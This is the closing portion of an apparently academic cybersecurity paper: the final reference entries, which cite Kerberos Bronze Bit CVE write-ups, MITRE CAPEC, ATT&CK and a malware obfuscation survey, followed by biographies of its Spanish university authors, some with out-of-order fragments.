- [66] J. Karnes (2020). "CVE-2020-17049: Kerberos Bronze Bit Attack – Overview," Dec 8, 2020. [Online]. Available: <https://blog.netspi.com/cve-2020-17049-kerberos-bronze-bit-overview/> [Accessed: April. 2, 2021].
- [67] J. Karnes (2020). "CVE-2020-17049: Kerberos Bronze Bit Attack – Practical Exploitation," [Online]. Available: <https://blog.netspi.com/cve-2020-17049-kerberos-bronze-bit-attack/> [Accessed: April. 2, 2021].
- [68] "Common Attack Pattern Enumeration and Classification (CAPEC™)." [Online]. Available: <https://capec.mitre.org/about/index.html> [Accessed: Dec 13,2020].
- [69] "MITRE ATT & CK®." [Online]. Available: <https://attack.mitre.org/> [Accessed: Dec 13,2020].
- [70] Y. Ilsun and Y. Kangbin. (2010). Malware Obfuscation Techniques: A Brief Survey. Proceedings - 2010 International Conference on Broadband, Wireless Computing Communication and Applications, BWCCA 2010. 297-300. 10.1109/BWCCA.2010.85.



cybersecurity, machine learning and forensics computing.

CARLOS DÍAZ MOTERO received the B.S. degree in telecommunications engineering from the Seville University, Spain, in 1997. He received a M.S. degree in IT security from the Catalan Oberta University, Barcelona, Spain, in 2017 and a M.S. degree in Information System Engineering from Juan Carlos I University, Madrid, Spain, in 2018. He is currently the Chief of the IT department in a public regional administration in Huelva, Spain. His research interests include the fields of



cybersecurity and cyber defense.

JUAN RAMÓN BERMEJO HIGUERA received the B.S. in computer engineering degree in 1998 and the Ph.D degree from Distance Education National University of Spain at 2014. He is a professor in the International University of La Rioja (UNIR) and he also is an associate professor of Ciberdefence Master Science degree in the Alcala de Henares University. He is an author of several publications. His research interests include



JAVIER BERMEJO HIGUERA received the B.S. degree from Alcala University and his Ph.D. degree from Army Polytechnic School. Currently, he is Professor in the Escuela Superior de Ingeniería y Tecnología at Universidad Internacional de La Rioja (UNIR). He is an author of several publications. His research interests include the fields of software security, cybersecurity and malware analysis.



JUAN ANTONIO SICILIA MONTALVO received the B.S. degree and his Ph.D. degree from Universidad de Zaragoza. Currently, he is Professor in the Escuela Superior de Ingeniería y Tecnología at Universidad Internacional de La Rioja (UNIR). His research interests include combinatorial optimization, computer security, software development based on mathematical algorithms, numerical methods and heuristic techniques for solving engineering problems.



NADIA GAMEZ GOMEZ received the B.S. degree and his Ph.D. degree from Universidad de Málaga. Professor in the Escuela Superior de Ingeniería y Tecnología at Universidad Internacional de La Rioja (UNIR). His main lines of research have been focused in the field of Software Engineering and Development. More specifically in Component and Aspect Based Software Development and in Software Product Lines applied to Intelligent Environments and Internet of Things software.